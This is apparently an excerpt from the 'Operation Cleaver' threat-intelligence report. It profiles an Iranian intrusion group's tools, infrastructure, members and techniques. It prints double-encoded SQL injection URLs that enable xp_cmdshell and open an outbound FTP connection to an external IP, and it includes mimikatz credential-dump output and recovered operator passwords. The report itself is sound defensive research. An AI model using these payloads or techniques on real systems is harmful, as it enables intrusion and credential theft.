The shell client is a portion of Shell Creator 2 that was not designed to be run on a compromised computer. We originally located it on a staging server being utilized for multiple attacks as well as a tool for sharing data between members of the organization's team.

The shell client, which is developed in Java and is easily decompiled, is a simple interface with a feature to protect the operator from making a critical mistake. When executed, and before any connection to an instance of the web shell is initiated, the shell client communicates with `freegeoip.net` in order to get the external IP address of the current user. The country of origin is then shown to the user, to inform them of what country it appears they are connecting from. The assumed purpose of this feature is to ensure that a proper proxy is in use, and the real origin of the attacker is not revealed.

After decompiling the shell client, we found the following code segment controlling the display of this IP location information.

```
26     if(s.toUpperCase().indexOf("ERROR") < 0)
27     {
28         if(s.toUpperCase().indexOf("IRAN") < 0)
29         {
30             this.val$lblNewLabel_2.setForeground(java.awt.Color.GREEN);
31         }
32         else
33         {
34             this.val$lblNewLabel_2.setForeground(java.awt.Color.red);
35         }
36     }
```

Figure 5: Java source code showing how Shell Creator 2 distinguishes between a source IP address coming from Iran (red) versus any other country (green).

This code handles the XML response from `freegeoip.net`, and displays the information as different colors based on different attributes. For instance, if the string “ERROR” is in the response, the text is displayed with the color magenta. If the string `IRAN` is in the response, the text is displayed with the color red. It should be noted that no other country name contains the substring `IRAN`.

Shell Creator 2 (cont.)




Figure 6: Shell Creator 2 alerts the user in red when the IP being used can be sourced to Iran.



Figure 7: Shell Creator 2 notifies the user in green when their source IP address is not Iran.

Net Crawler

Net Crawler is a tool developed in C# that exhibits worm-like behavior in order to gather cached credentials from any and all accessible computers on an infected network. This is done with Windows Credential Editor (WCE) and Mimikatz in combination with PsExec. Different versions of this malware contain ASCII art which names the authoring group as Zhoupin (in “leetspeak” as “ZhOup!n”).



Figure 8: Net Crawler version 1.0 has ASCII art showing the use of “ZhOup!n” in the campaigns tools.



Figure 9: Updated ASCII art found in Net Crawler tool shows a version of “ZhOup!n” shortened to simply “Zh0”.

For more information on Net Crawler, see the [Tactics, Techniques and Procedures](#) section.



OPERATION CLEAVER

TinyZBot

TinyZBot is a bot written in C# and developed by the Cleaver team. It is the longest developed malware family discovered by this group, and has been used in campaigns for close to two years. How it operates can vary greatly from version to version. For a detailed technical analysis of TinyZBot, see the [Tactics, Techniques and Procedures](#) section. As TinyZBot is developed in C#, many versions can be decompiled to code very similar to their originals, including names of namespaces. Many versions were obfuscated with a legitimate tool for developers named SmartAssembly, which makes the recovery of some names implausible.

We obtained multiple versions from which we were able to recover many of the original names of variables and namespaces. In a number of these samples, the primary namespace for TinyZBot is named `Zhopin_Cleaver`. In every version of TinyZBot that is not obfuscated, there is a code base referred to as Cleaver. This code base is also shared in other malware developed by this organization, such as Csext.

PrivEsc

PrivEsc is a blatant plagiarism of an existing exploit for Microsoft Windows released in January 2010 called MS10-015, “Vulnerabilities in Windows Kernel Could Allow Escalation of Privilege”, popularly known as the KiTrap0D exploit which was released publicly. The Cleaver team clearly modified the source code and compiled a new version. The only detectable modification was to change the original author’s name to instead display the following:

Zhopin Exploit Team

This is not the only case of this team relabeling others’ work as their own.

Logger Module

Logger module is a component of the PVZ (PVZ is shorthand for Parviz, one of the members of the Cleaver team) bot tool chain. When executed, it will capture the user’s keystrokes and save them to a location which PVZ bot then exfiltrates. The logger module binary’s file description value is the following:

ye file khube DG. ba in ham kari nadashte bashin

Roughly translated from Persian, this text says:

DG is a good file, don’t bother with this

Logger Module (cont.)

This text could potentially be a note intended to stay internal, or could be an attempt to persuade an unsuspecting victim to assume the file is not malicious. The Product Name value is GOOD FILE. For more information on the PVZ bot tool chain, see the [Tactics, Techniques, and Procedures](#) section.

CCProxy

CCProxy is a publicly available proxy server for Windows, which can handle a variety of protocols. We do not believe that this organization was involved in the development or modification of CCProxy, but they have been observed using it. We recovered a CCProxy configuration, which exposed various operational details.

The configuration allowed for remote connections, limited by a username as well as a limited IP range. The username was User-001, which is the default value. The limited IP range covered one IP: 78.109.194.114.

This IP address is located in Iran, and is owned by Tarh Andishan.

The configuration also indicates which address the CCProxy server should listen on for incoming connections such as web (80) and mail (25).

```

63 [Dial]
64 EntrySelected=0
65 IdleTimeout=10
66 AutoDisconnect=0
67 AutoDial=0
68 Web=1
69 Mail=1
70 FTP=0
71 Others=0
72 Telnet=0
73 SOCKS=0
74 News=0
75 DialWhenStartup=0
76 DisconnectWhenShutdown=0

```

```

1 [System]
2 UserCount=1
3 AuthModel=1
4 AuthType=0
5 WebFilterCount=0
6 TimeScheduleCount=0
7 [User001]
8 UserName=User-001
9 Password=
10 MACAddress=
11 IPAddressLow=78.109.194.114
12 IPAddressHigh=78.109.194.114
13 ServiceMask=254
14 MaxConn=-1
15 BandWidth=-1
16 BandWidth2=-1
17 WebFilter=-1
18 TimeSchedule=-1
19 EnableUserPassword=0
20 EnableIPAddress=1
21 EnableMACAddress=0
22 Enable=1
23 BelongsGroup=0
24 BelongsGroupName=
25 IsGroup=0
26 AutoDisable=0
27 DisableDateTime=2013-07-22 08:47:23
28 EnableLeftTime=0
29 EnableBandwidthQuota=0
30 BandwidthQuota=0
31 BandwidthQuotaPeriod=1
32

```

Figure 10 (above): CCProxy configuration file using the hardcoded IP address registered to Tarh Andishan.

Figure 11 (left): CCProxy configuration file showing the use of web and mail as listening ports.

OPERATION CLEAVER



NMAP Log

Log output from the network port scanning application NMAP was recovered from a staging server. This log was generated during the usage of the nbrute utility, which brute-forces network credentials and relies on NMAP to do so. The header of this NMAP log indicates that the computer used to run nbrute/nmap was set to Iran Daylight Time at the time of execution.

```
Starting Nmap 6.25 at 2012-08-17 09:18 Iran Daylight Time
```

With no known victims located in Iran, it is likely that this was executed on an attacker's computer, and not on a victim's computer.

Squid Configuration

A configuration file for a Squid proxy server was recovered.

```
8  # Example rule allowing access from your local networks.
9  # Adapt to list your (internal) IP networks from where browsing
10 # should be allowed
11 acl localnet src 10.0.0.0/8 # RFC1918 possible internal network
12 acl localnet src 172.16.0.0/12 # RFC1918 possible internal network
13 acl localnet src 192.168.0.0/16 # RFC1918 possible internal network
14 acl localnet src 78.109.194.114/28      # RFC 4193 local private network range
15 acl localnet src fc00::/7      # RFC 4193 local private network range
16 acl localnet src fe80::/10     # RFC 4291 link-local (directly plugged) machines
```

Figure 12: Squid configuration file showing the use of Tarh Andishan's IP address.

The net range of 78.109.194.114/28 was inserted into the allowed local networks with an RFC comment appended in order to make it look like it was part of the default configuration. It is likely this is the same reason a /28 net range was used, in order to not look like it was intended to only allow one IP. This would give the same access to resources accessible from the Squid proxy server to this Iranian IP address.

TARH ANDISHAN

Tarh Andishan is listed as the registrant for a number of small net blocks based upon the email address tarh.andishan(at)yahoo.com. The net blocks appear to rotate over time and registrant information is altered to accommodate ongoing operations and avoid potential public exposure.

TARH ANDISHAN (cont.)

The networks are included below as well as the last time that net block was observed as active.

- 78.109.194.96/27 – Current
- 217.11.17.96/28 – 10/22/2014
- 81.90.144.104/29 – 10/5/2014
- 31.47.35.0/24 – 11/2012

There are many seemingly legitimate Tarh Andishan related companies inside Tehran, but strong connections to Iranian backing have been difficult to prove definitively. “Tарh Andishan” is often translated as “Thinkers”, “Innovators” and “Inventors”.

The net blocks above have strong associations with state-owned oil and gas companies. These companies have current and former employees who are ICS experts.

Tarh Andishan has been suspected in the past of launching attacks in the interest of Iran. The operators of the blog IranRedLine.org, which comments on Iran’s nuclear weapons efforts, has mentioned in multiple posts having been the target of debilitating brute-force authentication attacks from IP addresses registered to the same Tarh Andishan team found in Cleaver.

In one of IranRedLine.org’s blog posts⁸, the author speculates on Tarh Andishan’s involvement with the Iranian government by showing close proximity to SPND, the Organization of Defensive Innovation and Research; however, the phone number listed under the registrant contact information has yet to be completely validated.




Figure 13: This image from IranRedLine.org demonstrates Tarh Andishan’s probably fabricated Whois address to the proximity to Iran’s SPND (Organization of Defensive Innovation and Research).

OPERATION CLEAVER



MEMBERS

During this investigation, we were able to compile a considerable amount of information on some of the members of this organization. The following profiles were built from reverse engineering, code analysis, open source intelligence, incident response and forensics work. Personally identifiable information about these members is not being shared publicly as it could endanger their lives and would be irresponsible.

Parviz

Parviz is a developer who worked on a variety of projects, and was primarily active in 2013. His development skillset is based around his ability to develop in C/C++. He has been observed using Visual Studio 2010, and his tools are written exclusively for Windows. Some of his tools were found to be packed with ASPack.

Parviz is the primary developer of the PVZ bot and multiple parts of its tool chain. Parviz is likely associated with the PVZ bot as his name is hardcoded into the PDB file paths.

The PVZ tool chain includes a variety of functionality, such as HTTP command and control communications with an ASPX server-side component, a denial of service tool they developed, and the public project named XYNTService used to run ordinary applications as services.

PDBs

- C:\Users\parviz\documents\visual studio 2010\Projects\BotManager\Release\BotManager.pdb
- C:\Users\parviz\Documents\Visual Studio 2010\Projects\socket-test\Release\socket-test.pdb
- C:\Users\parviz\Documents\Visual Studio 2010\Projects\XYNTServiceProject\XYNTServiceProject\Debug\XYNTService.pdb
- C:\Users\Parviz\documents\visual studio 2010\Projects\SendModule\Release\SendModule.pdb

Nesha

Nesha is one of the offensive members of this organization. Nesha was seen in breaches involving SQL injection as well as other techniques. Nesha often utilized web-based backdoors developed in ASPX, PHP as well as ColdFusion. A copy of an MS08-067 exploit developed in Python was recovered in which Nesha shamelessly replaced the original author's name with his own.

Nesha's passwords very commonly include own handle. His passwords were frequently stored as hashes in backdoors, but common hash cracking methods were able to recover the plaintext versions. His observed password use is as follows:

- nesha nesha used as password in ColdFusion backdoors
- NeshaNesha12 used as password in ASPX backdoors.
- nesha123 was found as a password in a recovered credential file with unknown association

Cylance observed Nesha participating in compromises involving the following techniques:

- SQL injection
- Web backdoors
- Cached credential dumping

Nesha has additionally been identified using a variety of internally developed tools as well as the following publicly available tools:

- Cain & Abel
- PsExec
- PLink
- NetCat

Alireza

Alireza appears to be one of the senior developers of this organization. His tools are commonly developed in C++, Java, and C# (desktop and ASPX). These tools are often support tools, either monitoring the activity of other tools or supplementing the function of other tools gathering information during the infiltration process. Alireza's code appears to be reused internally on projects such as TinyZBot. Alireza appears to be using a version control system for his code, and it is likely that others are using the same system. Based on the paths, the version control system in use is likely Apache's Subversion. Use of a version control system is indicative of code sharing, but the use of an older system like Subversion, along with other evidence, suggests there is not a large amount of collaboration on projects and likely one developer working on each project at a time. This is not behavior typical of a professional development team.



OPERATION CLEAVER

Alireza (cont.)

Alireza's C# tools include the following techniques:

- Querying Windows Management Instrumentation Command-line (WMIC)
- Cached credential dumping
- Generating ASPX shells
- Encryption
- Process enumeration

Alireza's Java tools include the following techniques:

- HTTP communications
- GUI development

Alireza's C++ tools include the following techniques:

- WinPcap interface
- ARP poisoning
- HTTP communications
- SMB communications

PDBs

- C:\Users\alireza\Documents\Visual Studio 2010\CPPProjects\IDCSercive\trunk\Release\kagent.pdb
- C:\Users\alireza\Documents\Visual Studio 2010\CPPProjects\PcapServiceInstaller\Release\PcapServiceInstaller.pdb
- C:\Users\alireza\Documents\Visual Studio 2010\Projects\AntiVirusDetectorConsole\AntiVirusDetectorConsole\obj\x86\Release\AntiVirusDetectorConsole.pdb
- C:\Users\alireza\Documents\Visual Studio 2010\Projects\mimikatzWrapper\mimikatzWrapper\obj\x86\Debug\mimikatzWrapper.pdb
- C:\Users\alireza\Documents\Visual Studio 2010\Projects\ShellCreator2\ShellCreator2\obj\x86\Debug\ShellCreator2.pdb
- c:\Users\alireza\Documents\Visual Studio 2012\Projects\BackDoorLogger\BackDoorLogger\obj\Debug\BackDoorLogger.pdb

kaJ

kaJ is a .NET developer, and has only been observed working in C#. He has less English language proficiency than others in the organization, and likely has a supplemental role during compromises. He has been observed developing tools which cater to specific challenges in a compromise. His notable project was named Net Crawler, and a technical analysis of this tool can be found in the **Tactics, Techniques and Procedures** section. Thanks to a recovered test configuration for Net Crawler, we were able to determine that kaJ's development computer has the name dev-castle, where he has the username kaJ and the password oaolrJ@vad. kaJ is believed to be the creator of the Zhoupin ASCII art displayed in Net Crawler.

kaJ's projects include the following techniques.

- Interfacing with multiple cached credential dumping tools
- Interfacing with PsExec
- Worming behavior

Jimbp

Jimbp is a .NET developer with minimal experience. His projects appear to be supplemental to TinyZBot and are very simplistic. It is believed he is the developer of the project Binder_1. This project was a simple malware binder which required manual configuration when compiling. His other work included creating a new service wrapper for TinyZBot.

PDBs

- c:\Users\Jimbp\Desktop\Binder_1\Binder_1\obj\x86\Release\Setup.pdb
- c:\Users\Jimbp\Desktop\Binder_1 - for cleaver\Binder_1\obj\x86\Release\Setup.pdb
- c:\Users\Jimbp\Documents\Visual Studio 2013\Projects\TestForInstallingService\TestForInstallingService\obj\Release\TestForInstallingService.pdb

OPERATION CLEAVER



TEAMS

Of course many associated Iranian hacker teams have been identified in public and private security circles. Some of the teams publicly known today include Iranian Cyber Army, Ashiyane, Islamic Cyber Resistance Group, Izz ad-Din al-Qassam Cyber Fighters, Parastoo, Shabgard, Iran Black Hats and many others⁹.

However, even though the TTPs of the Cleaver team have some overlap to techniques used by Iranian Cyber Army (botnets), Ashiyane (SQL injection) and Syrian Electronic Army (phishing and RATs), we believe this is largely the work of a new team. Some connections to Ashiyane were discovered in our investigations including a reference to *hussein1363*, who had prior ties to the hacker group. Additional connections between team members and individuals exist but are predominantly speculative and have only been shared with law enforcement.

Ultimately we believe the Cleaver team is a mix of existing team members and new recruits pulled from the universities in Iran.

TACTICS, TECHNIQUES & PROCEDURES



#OPCLEAVER

OPERATION CLEAVER



TACTICS, TECHNIQUES & PROCEDURES

The Cleaver campaign used a variety of methods in multiple stages of attacks. In this section we'll cover the commonly observed methods during different stages of the attack.

INITIAL COMPROMISE

The initial compromise gets the attackers their first foothold into the target network. Once the ability to execute arbitrary code has been established, an attacker's job becomes quite a bit easier. Since the vector of initial compromise is usually determined by what is vulnerable on the target, we'll cover just a few of the techniques we've seen Operation Cleaver use to initiate the compromise.

SQL Injection

SQL injection is a very common and simple attack method. It is made possible by a lack of input sanitization by the vulnerable application before supplying that input into a SQL database query. SQL injection payloads used by this organization have been double encoded. Double encoding SQL injection payloads allows for bypassing of various anti-exploitation filters, such as those supplied by Web Application Firewalls (WAFs).

The attackers would enable xp_cmdshell:

```
http://localhost/Demos/demo.cfm?Edit%26ID=111;declare%20@b1%20varchar(8000);set%20@b1=%20show advanced options;declare%20@b2%20varchar(8000);set%20@b2=%20xp_cmdshell;%20EXEC%20master..dbo.sp_configure%20@b1,%201;RECONFIGURE;EXEC%20master..dbo.sp_configure%20@b2,%201;RECONFIGURE;--%20
```

Then connect outbound via anonymous FTP:

```
http://localhost/Demos/demo.cfm?Edit%26ID=111;declare%20@b1%20varchar(8000);set%20@b1=%20ftp -A 108.175.152.230;%20exec%20master..xp_cmdshell%20@b1--%20
```

Spear-Phishing Campaign

Using messaging methods such as email, attackers can social engineer users into downloading and executing software, which quietly installs malware alongside of the desired program. Operation Cleaver has employed this technique numerous times across different organizations.

EasyResumeCreatorPro.com

The domain EasyResumeCreatorPro.com was registered and a website setup which was a direct copy of a legitimate website at winresume.com. This is how the original site looked:



Figure 14: The original Easy Résumé Creator Pro website on winresume.com is legitimate.



Figure 15: The fraudulent website, easyresumecreatorpro.com, is a fraudulent copy of the Easy Resume Creator Pro website to lure job candidates to download and install their TinyZBot agent.

That's not all they copied. In order to infect users, they combined the original Easy Resume Creator Pro product with malware by using a binder they developed internally named Binder_1. A binder is an application, which combines two executables (desired software and malware) into a single executable.

The resulting executable masquerades as the desired software. The purpose is deception, to make the binder indistinguishable from the desired application. When executed, both applications are written to a temporary directory and executed. This way it appears that the desired application was executed, but the malware was also executed silently.

OPERATION CLEAVER



Teledyne Résumé Submitter




Figure 16: When the résumé submitting application is executed, a splash screen is displayed.

This attack evolved to appear more legitimate. The attackers made the victims feel like they had a pending job opportunity at the industrial conglomerate Teledyne. In order to take advantage of this job opportunity, the victim needed to use the fake résumé submission application supplied by the malicious recruiter. Multiple domains were registered in order to make the download sites seem more realistic. These domains included other companies as they tried to hit a wider audience.

- Teledyne-Jobs.com
- Doosan-Job.com
- NorthropGrumman.net




Figure 17: Unable to connect to the Internet, the tool prompts the user for proxy configuration information.

At this point, the résumé submission application checks the Internet connection. If it is unable to connect to the Internet, it will display a window to input proxy information.

When this information is entered, the results are cached in a location the dropped malware can access. After an Internet connection is ensured, the malware (TinyZbot) is dropped and executed. This clever scheme makes sure the malware can connect to the command and control server, and increases the chances that domain credentials are cached on the now infected machine. Shortly after, the main application is launched.

Figure 18: Final résumé submission form displays to the user while the malware runs freely in the background.

Teledyne Résumé Submitter (cont.)

The first résumé submission form requests contact information. This form, like the rest of the submission forms, only stores the submitted information while the application is running. As the infected user is going through and filling out all this information, the malware is running in the background, logging their keystrokes, retrieving their stored passwords, etc. Once all the forms are filled out, the user goes to the submission form.




Figure 19: GET request to www.microsoft.com fakes the résumé submission.

When the victim hits submit, the résumé submitter does a GET request to `microsoft.com` in order to make it seem like it is submitting something, then claims success.

This method is particularly effective not only because of its level of deception, but even if the victim suspects that they are infected with malware, they are not as likely to speak up about it, as they would need to explain why they were submitting a job application for another company.



OPERATION CLEAVER

PRIVILEGE ESCALATION & PIVOTING

Privilege escalation is a category of techniques that describe the process of going from a less privileged user on a compromised computer to a more privileged user. This increase in privileges allows for the attacker to gain access to privileged areas of the operating system as well as to infect other computers on the target network.

This team did not utilize any novel methods of privilege escalation, but they were observed using a variety of publicly known exploits. PrivEsc is a compiled exploit, which leverages the vulnerability commonly referred to as KiTrap0D (CVE-2010-0232). The exploit allows for escalation of privileges on unpatched Windows operating systems from an unprivileged user to kernel-level privilege.

This vulnerability and the corresponding exploit were discovered and developed in 2010. The plagiarized version used in Operation Cleaver was compiled in May 2013, with a slight modification to the public source code. This modification changed the author's details to Zhopin Exploit Team.

Pivoting is the process of leveraging access from one compromised computer in order to gain access to additional systems on the target network. This can involve launching attacks from the compromised computer, or simply abusing access once it has been gained.

Cached Credential Dumping

A very common method of pivoting on a predominantly Windows operating system based network is to extract domain credentials which have been used on the compromised computer from a credential cache. There are a few well-known tools which are capable of doing this given sufficient privileges on the infected host. Two of these tools used by Cleaver are Mimikatz and Windows Credential Editor.

zhMimikatz and MimikatzWrapper

Two similar applications were developed by Operation Cleaver in order automate the execution of Mimikatz. These applications are zhMimikatz and MimikatzWrapper. These applications store multiple versions of Mimikatz in their resources. When executed, they determine which version of Mimikatz to use based on whether the computer's version of Windows is 32-bit or 64-bit. This technique is uncommon in malware and shows the advanced skillset of the Cleaver team. Both tools were developed in C#.

zhMimikatz and MimikatzWrapper (cont.)

In the following examples, the computer name is TheComputerName, the username of the logged in user is TheUser, and that user's password is ThePassword. At the time of execution, the system only has its own credentials available and no cached network credentials.

zhMimikatz

zhMimikatz executes the correct version of Mimikatz for the current system, and parses the results for any cached credentials.

```
C:\Users\TheUser\Desktop>zhMimikatz.exe
TheComputerName\TheUser:ThePassword
WORKGROUP\THECOMPUTERNAME$:<null>
WORKGROUP\thecomputername$:<null>

=====
Actual result:
=====

Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\TheUser\Desktop>"C:\Users\TheUser\AppData\Roaming\mimikatz64.exe"
mimikatz 2.0 alpha x64 release "Kiwi en C" (Apr 2 2013 03:51:48)

/* * *
Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
http://blog.gentilkiwi.com/mimikatz
with 4 modules * * */

mimikatz # Privilege '20' OK

mimikatz #
Authentication Id : 0 ; 361903
User Name          : TheUser
Domain             : TheComputerName
msv :
* Username : TheUser
* Domain   : TheComputerName
* LM       : 2f468c7425d327b5d408e6b105741864
* NTLM     : b32fedae99b839126b446318f08b2da
tspkg :
* Username : TheUser
* Domain   : TheComputerName
* Password  : ThePassword
wdigest :
* Username : TheUser
* Domain   : TheComputerName
* Password  : ThePassword
kerberos :
* Username : TheUser
* Domain   : TheComputerName
* Password  : ThePassword
ssp :
```

Figure 20: zhMimikatz

OPERATION CLEAVER



MimikatzWrapper

Output from MimikatzWrapper is essentially the same as zhMimikatz, despite being a different Visual Studio project.

```
C:\Users\TheUser\Desktop>mim2.2.exe
TheComputerName\TheUser:ThePassword
WORKGROUP\THECOMPUTERNAME$:(null)
WORKGROUP\thecomputername$:(null)

actual result:
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\TheUser\Desktop>"C:\Users\TheUser\AppData\Roaming\mimikatz64.exe"
mimikatz 2.0 alpha x64 release "Kiwi en C" (Apr 2 2013 03:51:48)


/* * *
Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >
http://blog.gentilkiwi.com/mimikatz
with 4 modules * * */

mimikatz # Privilege '20' OK

mimikatz #
Authentication Id : 0 ; 361903
User Name          : TheUser
Domain             : TheComputerName
msv :
  * Username : TheUser
  * Domain   : TheComputerName
  * LM        : 2f468c7425d327b5d408e6b105741864
  * NTLM      : b32fedae99b839126b446318f08b2da
tspkg :
  * Username : TheUser
  * Domain   : TheComputerName
  * Password  : ThePassword
wdigest :
  * Username : TheUser
  * Domain   : TheComputerName
  * Password  : ThePassword
kerberos :
  * Username : TheUser
  * Domain   : TheComputerName
  * Password  : ThePassword
ssp :
```

Figure 21: The MimikatzWrapper.

The only external difference is that MimikatzWrapper also logs these results to res.txt in the executing directory. This can make it useful for tools like the PVZ tool chain and Csext to execute with logged results:



```
res - Notepad
File Edit Format View Help
TheComputerName\TheUser:ThePassword
WORKGROUP\THECOMPUTERNAME$:(null)
WORKGROUP\thecomputername$:(null)

actual result:
Microsoft windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\TheUser\Desktop>"C:\Users\TheUser\AppData\Roaming\mimikatz64.exe"
mimikatz 2.0 alpha x64 release "Kiwi en C" (Apr 2 2013 03:51:48)

/* * *
Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/mimikatz
with 4 modules * * */
```

Figure 22: The MimikatzWrapper dumps credentials out to a file.

PsExec Spreading

Once an attacker has credentials extracted from the cache, whether in hash form or in plaintext form, PsExec can be used to run commands on any other computer which accepts those domain credentials. If this technique is combined with cached credential dumping, it can be used to jump from computer to computer on a compromised network.

NetC (Net Crawler)

Net Crawler utilizes a cached credential dumping technique along with PsExec in order to worm throughout a network, collecting any and all credentials that it can extract from credential caches. It has the ability to do this with both Windows Credential Editor and Mimikatz. It starts by first extracting cached credentials from the infected computer's cache. Once this is complete, it then continues to scan a set of configured IP addresses on the local subnet to determine which IP addresses have SMB related ports open. Then an iterative methodology is applied to brute forcing each SMB enabled target with each credential that was extracted from the cache.

When a positive result has been achieved, it will create a copy of itself with a modified configuration stored as a PE resource, then send and execute the copy utilizing PsExec. This copy repeats the behavior of the original, but with already discovered credentials as well as newly discovered ones on the newly infected host. Any credentials found are reported back to the original infection.

OPERATION CLEAVER



NetC (Net Crawler) cont.

The following is a sample of some of the recovered results of Net Crawler executing on a live network:

```
1 [a150c3b8-3a15-4100-afbd-93c44abaea35]
2 [2013-05-30_16:00:16:54]--[AppType= - - RegKey= "LastSync_FTPW"]
3 [192.168.7.47,10.43.7.29]
4 [SysName=SAP,Ver=Microsoft Windows NT 6.0.6002 Service Pack 2,User=administrator,Domain= - -]
5 [ConnectToInternet=Yes]
6
7 [DrivesInfo]
8     DriveName    FileType      VolumeLabel   FileSystem   TotalSize   AvailableSpace
9     C:\          Fixed        NTFS           53472542720   4661506048
